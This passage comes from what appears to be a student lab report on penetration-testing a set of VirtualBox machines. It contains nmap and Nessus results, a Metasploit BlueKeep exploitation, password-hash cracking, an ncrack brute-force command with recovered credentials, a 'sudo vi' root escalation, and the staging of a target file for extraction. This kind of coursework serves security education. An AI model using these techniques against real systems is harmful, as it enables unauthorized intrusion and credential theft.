SF:osprocessorx86ext480=0, SF:osprocessorx86ext481=0, SF:osprocessorx86ext482=0, SF:osprocessorx86ext483=0, SF:osprocessorx86ext484=0, SF:osprocessorx86ext485=0, SF:osprocessorx86ext486=0, SF:osprocessorx86ext487=0, SF:osprocessorx86ext488=0, SF:osprocessorx86ext489=0, SF:osprocessorx86ext490=0, SF:osprocessorx86ext491=0, SF:osprocessorx86ext492=0, SF:osprocessorx86ext493=0, SF:osprocessorx86ext494=0, SF:osprocessorx86ext495=0, SF:osprocessorx86ext496=0, SF:osprocessorx86ext497=0, SF:osprocessorx86ext498=0, SF:osprocessorx86ext499=0, SF:osprocessorx86ext500=0, SF:osprocessorx86ext501=0, SF:osprocessorx86ext502=0, SF:osprocessorx86ext503=0, SF:osprocessorx86ext504=0, SF:osprocessorx86ext505=0, SF:osprocessorx86ext506=0, SF:osprocessorx86ext507=0, SF:osprocessorx86ext508=0, SF:osprocessorx86ext509=0, SF:osprocessorx86ext510=0, SF:osprocessorx86ext511=0, SF:osprocessorx86ext512=0, SF:osprocessorx86ext513=0, SF:osprocessorx86ext514=0, SF:osprocessorx86ext515=0, SF:osprocessorx86ext516=0, SF:osprocessorx86ext517=0, SF:osprocessorx86ext518=0, SF:osprocessorx86ext519=0, SF:osprocessorx86ext520=0, SF:osprocessorx86ext521=0, SF:osprocessorx86ext522=0, SF:osprocessorx86ext523=0, SF:osprocessorx86ext524=0, SF:osprocessorx86ext525=0, SF:osprocessorx86ext526=0, SF:osprocessorx86ext527=0, SF:osprocessorx86ext528=0, SF:osprocessorx86ext529=0, SF:osprocessorx86ext530=0, SF:osprocessorx86ext531=0, SF:osprocessorx86ext532=0, SF:osprocessorx86ext533=0, SF:osprocessorx86ext534=0, SF:osprocessorx86ext535=0, SF:osprocessorx86ext536=0, SF:osprocessorx86ext537=0, SF:osprocessorx86ext538=0, SF:osprocessorx86ext539=0, SF:osprocessorx86ext540=0, SF:osprocessorx86ext541=0, SF:osprocessorx86ext542=0, SF:osprocessorx86ext543=0, SF:osprocessorx86ext544=0, SF:osprocessorx86ext545=0, SF:osprocessorx86ext546=0, SF:osprocessorx86ext547=0, SF:osprocessorx86ext548=0, SF:osprocessorx86ext549=0, SF:osprocessorx86ext550=0, SF:osprocessorx86ext551=0, SF:osprocessorx86ext552=0, SF:osprocessorx86ext553=0, SF:osprocessorx86ext554=0, SF:osprocessorx86ext555=0, SF:osprocessorx86ext556=0, SF:osprocessorx86ext557=0, SF:osprocessorx86ext558=0, SF:osprocessorx86ext559=0, SF:osprocessorx86ext560=0, SF:osprocessorx86ext561=0, SF:osprocessorx86ext562=0, SF:osprocessorx86ext563=0, SF:osprocessorx86ext564=0, SF:osprocessorx86ext565=0, SF:osprocessorx86ext566=0, SF:osprocessorx86ext567=0, SF:osprocessorx86ext568=0, SF:osprocessorx86ext569=0, SF:osprocessorx86ext570=0, SF:osprocessorx86ext571=0, SF:osprocessorx86ext572=0, SF:osprocessorx86ext573=0, SF:osprocessorx86ext574=0, SF:osprocessorx86ext575=0, SF:osprocessorx86ext576=0, SF:osprocessorx86ext577=0, SF:osprocessorx86ext578=0, SF:osprocessorx86ext579=0, SF:osprocessorx86ext580=0, SF:osprocessorx86ext581=0, SF:osprocessorx86ext582=0, SF:osprocessorx86ext583=0, SF:osprocessorx86ext584=0, SF:osprocessorx86ext585=0, SF:osprocessorx86ext586=0, SF:osprocessorx86ext587=0, SF:osprocessorx86ext588=0, SF:osprocessorx86ext589=0, SF:osprocessorx86ext590=0, SF:osprocessorx86ext591=0, SF:osprocessorx86ext592=0, SF:osprocessorx86ext593=0, SF:osprocessorx86ext594=0, SF:osprocessorx86ext595=0, SF:osprocessorx86ext596=0, SF:osprocessorx86ext597=0, SF:osprocessorx86ext598=0, SF:osprocessorx86ext599=0, SF:osprocessorx86ext600=0, SF:osprocessorx86ext601=0, SF:osprocessorx86ext602=0, SF:osprocessorx86ext603=0, SF:osprocessorx86ext604=0, SF:osprocessorx86ext605=0, SF:osprocessorx86ext606=0, SF:osprocessorx86ext607=0, SF:osprocessorx86ext608=0, SF:osprocessorx86ext609=0, SF:osprocessorx86ext610=0, SF:osprocessorx86ext611=0, SF:osprocessorx86ext612=0, SF:osprocessorx86ext613=0, SF:osprocessorx86ext614=0, SF:osprocessorx86ext615=0, SF:osprocessorx86ext616=0, SF:osprocessorx86ext617=0, SF:osprocessorx86ext618=0, SF:osprocessorx86ext619=0, SF:osprocessorx86ext620=0, SF:osprocessorx86ext621=0, SF:osprocessorx86ext622=0, SF:osprocessorx86ext623=0, SF:osprocessorx86ext624=0, SF:osprocessorx86ext625=0, SF:osprocessorx86ext626=0, SF:osprocessorx86ext627=0, SF:osprocessorx86ext628=0, SF:osprocessorx86ext629=0, SF:osprocessorx86ext630=0, SF:osprocessorx86ext631=0, SF:osprocessorx86ext632=0, SF:osprocessorx86ext633=0, SF:osprocessorx86ext634=0, SF:osprocessorx86ext635=0, SF:osprocessorx86ext636=0, SF:osprocessorx86ext637=0, SF:osprocessorx86ext638=0, SF:osprocessorx86ext639=0, SF:osprocessorx86ext640=0, SF:osprocessorx86ext641=0, SF:osprocessorx86ext642=0, SF:osprocessorx86ext643=0, SF:osprocessorx86ext644=0, SF:osprocessorx86ext645=0, SF:osprocessorx86ext646=0, SF:osprocessorx86ext647=0, SF:osprocessorx86ext648=0, SF:osprocessorx86ext649=0, SF:osprocessorx86ext650=0, SF:osprocessorx86ext651=0, SF:osprocessorx86ext652=0, SF:osprocessorx86ext653=0, SF:osprocessorx86ext654=0, SF:osprocessorx86ext655=0, SF:osprocessorx86ext656=0, SF:osprocessorx86ext657=0, SF:osprocessorx86ext658=0, SF:osprocessorx86ext659=0, SF:osprocessorx86ext660=0, SF:osprocessorx86ext661=0, SF:osprocessorx86ext662=0, SF:osprocessorx86ext663=0, SF:osprocessorx86ext664=0, SF:osprocessorx86ext665=0, SF:osprocessorx86ext666=0, SF:osprocessorx86ext667=0, SF:osprocessorx86ext668=0, SF:osprocessorx86ext669=0, SF:osprocessorx86ext670=0, SF:osprocessorx86ext671=0, SF:osprocessorx86ext672=0, SF:osprocessorx86ext673=0, SF:osprocessorx86ext674=0, SF:osprocessorx86ext675=0, SF:osprocessorx86ext676=0, SF:osprocessorx86ext677=0, SF:osprocessorx86ext678=0, SF:osprocessorx86ext679=0, SF:osprocessorx86ext680=0, SF:osprocessorx86ext681=0, SF:osprocessorx86ext682=0, SF:osprocessorx86ext683=0, SF:osprocessorx86ext684=0, SF:osprocessorx86ext685=0, SF:osprocessorx86ext686=0, SF:osprocessorx86ext687=0, SF:osprocessorx86ext688=0, SF:osprocessorx86ext689=0, SF:osprocessorx86ext690=0, SF:osprocessorx86ext691=0, SF:osprocessorx86ext692=0, SF:osprocessorx86ext693=0, SF:osprocessorx86ext694=0, SF:osprocessor
```

```

MAC Address: 08:00:27:0B:1C:DA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 38.929 days (since Wed Jan 17 02:35:10 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: Mars, marsouin.telus; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 6: Zenmap scan 4 of host IP 192.168.30.6

Compared to the two systems mentioned above and scans, the Mars Y systems scan shown in Figure 7 revealed significantly fewer services running. We know that the OS running is Microsoft Windows 7. It runs only Windows services such as MSRPC on port 135 and subsequent ports 49152-49157, NetBIOS on port 139, Microsoft DS on port 445, a remote desktop protocol on port 3389 and a web server running on port 5357.

```

PORT      STATE SERVICE      VERSION
139/tcp   open  Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server?

| ssl-cert: Subject: commonName=MarsY2-0
| Issuer: commonName=MarsY2-0
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-12-21T23:33:27
| Not valid after: 2024-06-21T23:33:27
| MD5: 9d45 ef1c f668 2f1f da01 fbc9 54a4 3716
| SHA-1: 6be7 21a1 633f a0c5 3550 eff2 1a49 85df 65dd 6c9e
| SSL-Date: 2024-02-25T08:53:07+00:00; +2s from scanner time.
5357/tcp  open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-client-Sent-Request: unavailable
49152/tcp open  msrpc   Microsoft Windows RPC
49153/tcp open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
49155/tcp open  msrpc   Microsoft Windows RPC
49156/tcp open  msrpc   Microsoft Windows RPC
49157/tcp open  msrpc   Microsoft Windows RPC
49158/tcp open  msrpc   Microsoft Windows RPC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008R1.1
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8_1_update_1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.019 days (since Sun Feb 25 00:25:28 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: MARY2-0; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 7: Zenmap Scan of host IP 192.168.30.7.

	IP address	Operating System	Mac address	Running services	Open ports
Host #1 Mars R	192.168.30.5	Linux 3.2-4.9	08:00:27:9D:0E:70	FTP, SSH, SMTP, domain, HTTP, POP3, samba, IMAP	21,22,25,53, 80,110,139, 143,445
Host #2 Mars N	192.168.30.6	Linux 4.15-5	08:00:27:0B:1C:DA	FTP, SSH, telnet, SMTP, domain, HTTP, POP3, IMAP, SSL, mySQL	21,22,23,25, 53,80,110,1 43,996,3306
Host #3 Mars Y	192.168.30.7	Windows 7	08:00:27:5E:DF:66	Msrpc,NetBIOS, Microsoft-ds,HTTP, RDP ms-server	135,139,445 ,3389, 49152-49157

Table 1: Summary Table of Hosts

## Section 1.2

According to the Nessus scan result shown in Figure 8, MarsY contains more vulnerabilities than the other two machines. First, We want to focus on the possibility that this system is susceptible to the ETERNALBLUE exploit, which affects the SMB protocol, which is standard amongst Windows devices. This can allow us to execute code on the target system remotely, enabling us to take complete control with system admin privileges. Due to the WannaCry incident, this was the most eye-catching at first glance [1]. BlueKeep (CVE-2019-0708) is related to Microsoft's Remote Desktop Protocol (RDP). This allows for remote command execution and can allow, through this injection, access to the target machine without needing user credentials or physical access to the system [2].




Figure 8: Nessus Scan of host Mars Y.

We already know that Mars N and Mars R are Linux machines. Typically, a Linux system has fewer vulnerabilities than Windows because most malware is designed to target Windows systems. Linux is dominant in server environments and is widely used in web servers and cloud infrastructures, where security is often prioritized. However, we still have some chances to access these two machines, as shown in Figures 9 and 10. SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) is a specific weakness that can be exploited to allow for man-in-the-middle attacks and, therefore, will enable the attacker to gain access to the system by surveilling communications or bypassing authentication [3]. JQuery 1.2 < 3.5.0 Multiple XSS (Cross-Site Scripting) is an XSS vulnerability affecting the HTTP service by injecting scripts into web pages viewed by other users. Suppose attackers find a page susceptible to this vulnerability. In that case, they can inject commands into the site, allowing for session theft, click-jacking, and the possible exfiltration of credentials of any user, including admins [4].




Figure 9: Nessus Scan of host Mars N.



Figure 10: Nessus Scan of host Mars R.

## Section 2

### Section 2.1

Since the goal is to gain access to the private network, we decided to start at the weakest and most vulnerable machine, the Windows machine. Based on the Nessus report in the section above, we had multiple critical exploits through which we could attempt to gain access to the system. We first started by attempting to exploit the Eternal Blue vulnerability associated with the SMB service. This decision was due to a familiarity with the exploit as we utilized it frequently in ECE 519C: Firewalls and Intrusion Prevention Systems and thus understood how to utilize it within Metasploit. However, this did not yield the results we had anticipated; the

auxiliary scanner for Eternal Blue associated with the module in Metasploit determined that the host had a patched version of the software and, thus, was not deemed vulnerable. Therefore, we shifted our focus to another vulnerability known as BlueKeep. As shown in Figure 11, we gathered information about the vulnerability from the Nessus scan and determined that it could also be run through the Metasploit command interface.

The screenshot shows the Tenable Nessus Professional interface. The main title bar reads "Scan\_feb\_13\_11 / Plugin #125313". The left sidebar has sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Customized Reports, Terrascan), and a navigation bar with Scan, Settings, Configure, Audit Trail, Launch, Report, and Export. The central area has tabs for Scan Summary, Hosts (1), Vulnerabilities (29), Remediations (1), and History (3). The Vulnerabilities tab is selected, showing a critical finding for "Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)". The right side contains detailed information about the plugin, including its description, severity (Critical), and CVSSv3 score (9.5). It also lists threat metrics like Threat Recency and Threat Intensity, and provides links to exploit code and patches.

Figure 11: Nessus Scan of Vulnerability.

While we could easily search for the CVE number on the MSF console, we struggled to execute the vulnerability successfully. Even after setting the correct rhosts, lhost and using the default reverse TCP payload, the system failed. This was due to us not correctly setting the target system within the options. Initially, this target was set to an automatic detection function ‘0’; however, this consistently led to the exploit failing as its detection methods were inaccurate. Thus, we attempted numerous different targets as they were listed within the info flag for the exploit. Eventually, we landed on target ‘2’, which accounts for the system running on Virtualbox, and

thus, it can correctly adjust the payload to accompany this difference. Therefore, shown in Figure 12, this execution successfully exploited the target.




Figure 12: Exploit Mars Y.

Of course, we simply exploited this one system; however, if this User was attached directly to a larger network, we could have utilized BlueKeep repeatedly and exploited an entire network of vulnerable systems, allowing us to control a possible botnet of zombie machines. While this

exploitation was easily accomplished through the Metasploit console, we wanted to take things one step further and find the credentials for the Users on the Mars Y system to see if it was reused on another system. Luckily, Metasploit is equipped with a hash dump command, which outputs the hashed versions of passwords for the users of the system. When the console is linked to a SQL database, the attacker can store the hashes and launch John the Ripper on the hashes to decrypt one or more of the credentials. Configured with the topWordlist.pwd resulted in John the Ripper yielding one User and Password pair, User jcoulibaly and the password beyonce. Unfortunately, the other systems did not reuse these credentials [5].

## Section 2.2

### Section 2.2.1

We were fortunate enough to have access to a desktop computer system which could run password-cracking algorithms from the attacking machine overnight and during periods when we were otherwise preoccupied with other schoolwork. As such, this proved immensely valuable when it came to using services such as Ncrack to gain credentials through brute force.

Concerning task 2.2.1, we needed to determine what system contained the master file and what staff members had access to the system to build a list of possible user names for password cracking. Fortunately, we could survey the website hosted on Mars N. This is further elaborated on in Section 2.2.2; however, we were able to build a list of potential users with access to both the Mars N and Mars R servers, with these users being: jregato, amandiant, promero, fabdel, ctrivedi, wkung, mniang and jcoulibaly.

While this is a valid list of possible candidates, we wanted to narrow the search even further as algorithms such as Ncrack can take an extremely long time to run, and time was of the essence. Luckily, within Metasploit, there is an SSH scanner module which can enumerate users based on an input list and determine if it has a login based on the response received by the server [6]. Running the ssh\_enumusers scan on the Mars R server successfully narrowed the search down to one User as it determined that all other usernames were invalid except for the username wkung, which belongs to the Chief Technology Officer. As such, we decided to compile a list named ssh\_logins.usr, which had only a few entries, namely wkung, root, daemon and a few more possible logins with higher privileges.

With this information, we ran Ncrack overnight with the ssh\_logins.usr file we made and the topWordlist.pwd file supplied to us by the professor. We decided to run this with the FTP service rather than SSH as FTP showed a higher throughput rate through multiple test runs and thus should have a higher probability of completing in a shorter time. As shown in Figure 13, this yielded one result with the user wkung we gained their login credential baby\_gurl.

```
(kali㉿kali)-[~]
$ ncrack -T5 -U /home/kali/Documents/ssh_logins.usr -P /home/kali/Documents/topWordlist.pwd ftp://192.168.176.3

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-27 03:43 EST
Stats: 0:00:07 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
Stats: 0:00:08 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
Stats: 0:21:33 elapsed; 0 services completed (1 total)
Rate: 14.37; Found: 0; About 4.38% done; ETC: 11:56 (7:50:42 remaining)

Discovered credentials for ftp on 192.168.176.3 21/tcp:
'92.168.176.3 21/tcp ftp: 'wkung' 'baby_gurl'

Ncrack done: 1 service scanned in 29366.24 seconds.

Ncrack finished.

(kali㉿kali)-[~]
```

Figure 13: Ncrack finding credentials for wkung.

Upon gaining these credentials, we only had access to one user account with restricted access and few privileges. Therefore, the next step is to augment privileges to access the other user directories. Luckily, we could determine that the account wkung had SUDO privileges to VI upon entering the sudo -l command. As we know from class, specific local exploits can allow a user to augment privileges to become the root user with admin privileges. The command “sudo vi -c ‘bash!'” is one of these local exploits, and as wkung has sudo privileges for that program, we can successfully augment privileges, as shown in Figure 14.

```
$ ssh wkung@192.168.176.3
wkung@192.168.176.3's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-43-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
Last login: Tue Feb 27 09:08:51 2024 from 192.168.176.6
wkung@marsR2:~$ sudo vi -c '!bash'

root@marsR2:~# ls -la
total 8416
drwxr-xr-x 4 wkung aalezani 4096 Feb 27 23:48 .
drwxr-xr-x 7 root root 4096 Dec 19 17:38 ..
-rw-rwx--- 1 wkung aalezani 1545216 Nov 4 19:03 Anti-forensics.ppt
-rw----- 1 wkung aalezani 1530 Feb 27 23:53 .bash_history
-rw-r--r-- 1 wkung aalezani 220 Nov 4 18:21 .bash_logout
-rw-r--r-- 1 wkung aalezani 3771 Nov 4 18:21 .bashrc
drwx----- 2 wkung aalezani 4096 Nov 4 18:27 .cache
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:59 Cyber
-rw-rwx--- 1 wkung aalezani 2110080 Nov 4 19:03 dust1909_tzseby.pdf
-rw-r--r-- 1 wkung aalezani 655 Nov 4 18:21 .profile
-rw-rwx--- 1 wkung aalezani 1104338 Nov 4 19:03 Punycode attacks - the fake doma
pdf
-rw-rwx--- 1 wkung aalezani 3813791 Nov 4 19:03 Smith2018_Chapter_Identification
root@marsR2:~# cd ..
root@marsR2:/home# dir
haversham pboneta peaboady testudine wkung
root@marsR2:/home# cd testudine
root@marsR2:/home/testudine# ls -la
```

Figure 14: Privilege escalation on Mars R.

Now that we have root access to the Mars R system, we proceeded to do reconnaissance on the neighbouring user directories and found information within the User account called Testudine. To ensure we found all directories, including the hidden ones, we would run the command ‘ls -la’ within every directory of interest to ensure we accessed all information. As shown in Figure 15 in Testudine/BusTools, we found a hidden directory called ‘.vault’ and within it a directory

called ‘.nodata’, which contained a file denoted `.uranus_master.pdf`, which we assume to be the master file we are searching for.

```
Azure BusTools COVID-19-datasets
root@marsR2:/home/testudine# cd BusTools
root@marsR2:/home/testudine/BusTools# ls -la
total 6936
drwxr-xr-x 4 testudine testudine 4096 Nov 4 17:59 .
drwxr-xr-x 7 testudine testudine 4096 Nov 4 17:57 ..
drwxr-xr-x 2 testudine testudine 4096 Nov 4 17:57 archives
-rwxrwx--- 1 testudine testudine 6476033 Nov 4 17:57 BusTools-1553 User's Manual.pdf
-rwxrwx--- 1 testudine testudine 603188 Nov 4 17:57 MIL-STD-1553 - Wikipedia.pdf
drwxrwxr-x 4 testudine testudine 4096 Nov 4 18:02 .vault
root@marsR2:/home/testudine/BusTools# cd .vault
root@marsR2:/home/testudine/BusTools/.vault# dir
root@marsR2:/home/testudine/BusTools/.vault# ls -la
total 16
drwxrwxr-x 4 testudine testudine 4096 Nov 4 18:02 .
drwxr-xr-x 4 testudine testudine 4096 Nov 4 17:59 ..
drwxrwxr-x 2 testudine testudine 4096 Nov 4 18:03 .nodata
drwxrwxr-x 2 testudine testudine 4096 Nov 4 18:01 .ur vault
root@marsR2:/home/testudine/BusTools/.vault# cd .ur vault
root@marsR2:/home/testudine/BusTools/.vault# ls -la
total 8
drwxrwxr-x 2 testudine testudine 4096 Nov 4 18:01 .
drwxrwxr-x 4 testudine testudine 4096 Nov 4 18:02 ..
root@marsR2:/home/testudine/BusTools/.vault/.ur vault# cd ..
root@marsR2:/home/testudine/BusTools/.vault/.nodata#
root@marsR2:/home/testudine/BusTools/.vault/.nodata# ls .a
ls: cannot access '.a': No such file or directory
root@marsR2:/home/testudine/BusTools/.vault/.nodata# ls -la
total 404
drwxrwxr-x 2 testudine testudine 4096 Nov 4 18:03 .
drwxrwxr-x 4 testudine testudine 4096 Nov 4 18:02 ..
-rwxrwx--- 1 testudine testudine 404198 Nov 4 18:03 .uranus_master.pdf
```

Figure 15: Directory search for the master file.

Since we have gained root access, our next goal is to export this file to the attacker's system. We did this in a roundabout way. With root privileges, shown in Figure 16, we copied the file into `wkung`'s user directory and changed the owner to `wkung` so that it would be easily transported through SCP or FTP with `wkung`'s credentials.

```

root@marsR2:/home/testudine/BusTools/.vault# ls -la
total 404
drwxr-xr-x 2 testudine testudine 4096 Feb 28 16:13 .
drwxr-xr-x 4 testudine testudine 4096 Nov 4 18:02 ..
-rw-rwx--- 1 testudine testudine 404198 Nov 4 18:03 uranus_master.pdf
root@marsR2:/home/testudine/BusTools/.vault# cp uranus_master.pdf ..../..../../wkung
root@marsR2:/home/testudine/BusTools/.vault# ls -la
total 404
drwxr-xr-x 2 testudine testudine 4096 Feb 28 16:13 .
drwxr-xr-x 4 testudine testudine 4096 Nov 4 18:02 ..
-rw-rwx--- 1 testudine testudine 404198 Nov 4 18:03 uranus_master.pdf
root@marsR2:/home/testudine/BusTools/.vault# cd ..../..../..wkung
root@marsR2:# ls -la
total 8812
drwxr-xr-x 4 wkung aalezani 4096 Feb 28 16:16 .
drwxr-xr-x 7 root root 4096 Dec 10 17:38 ..
-rw-rwx--- 1 wkung aalezani 1545216 Nov 4 19:03 Anti-forensics.ppt
-rw-r--r-- 1 wkung aalezani 1530 Feb 27 23:53 .bash_history
-rw-r--r-- 1 wkung aalezani 1530 Feb 27 23:53 .bash_logout
-rw-r--r-- 1 wkung aalezani 3771 Nov 4 18:21 .bashrc
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:27 .cache
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:59 Cyber
-rw-rwx--- 1 wkung aalezani 2110800 Nov 4 19:03 dust1909_tzseby.pdf
-rw-r--r-- 1 wkung aalezani 655 Nov 4 18:21 .profile
-rw-rwx--- 1 wkung aalezani 1104338 Nov 4 19:03 Punycode attacks - the fake domains that are impossible to detect.pdf
-rw-rwx--- 1 wkung aalezani 3813791 Nov 4 19:03 Smith2018_Chapter_IdentificationOfForensicArtifa.pdf
-rw-r--r-- 1 root root 404198 Feb 28 16:16 uranus_master.pdf
root@marsR2:# mv uranus_master.pdf master.pdf
root@marsR2:# ls -la
total 8812
drwxr-xr-x 4 wkung aalezani 4096 Feb 28 16:16 .
drwxr-xr-x 7 root root 4096 Dec 10 17:38 ..
-rw-rwx--- 1 wkung aalezani 1545216 Nov 4 19:03 Anti-forensics.ppt
-rw-r--r-- 1 wkung aalezani 1530 Feb 27 23:53 .bash_history
-rw-r--r-- 1 wkung aalezani 1530 Feb 27 23:53 .bash_logout
-rw-r--r-- 1 wkung aalezani 3771 Nov 4 18:21 .bashrc
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:27 .cache
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:59 Cyber
-rw-rwx--- 1 wkung aalezani 2110800 Nov 4 19:03 dust1909_tzseby.pdf
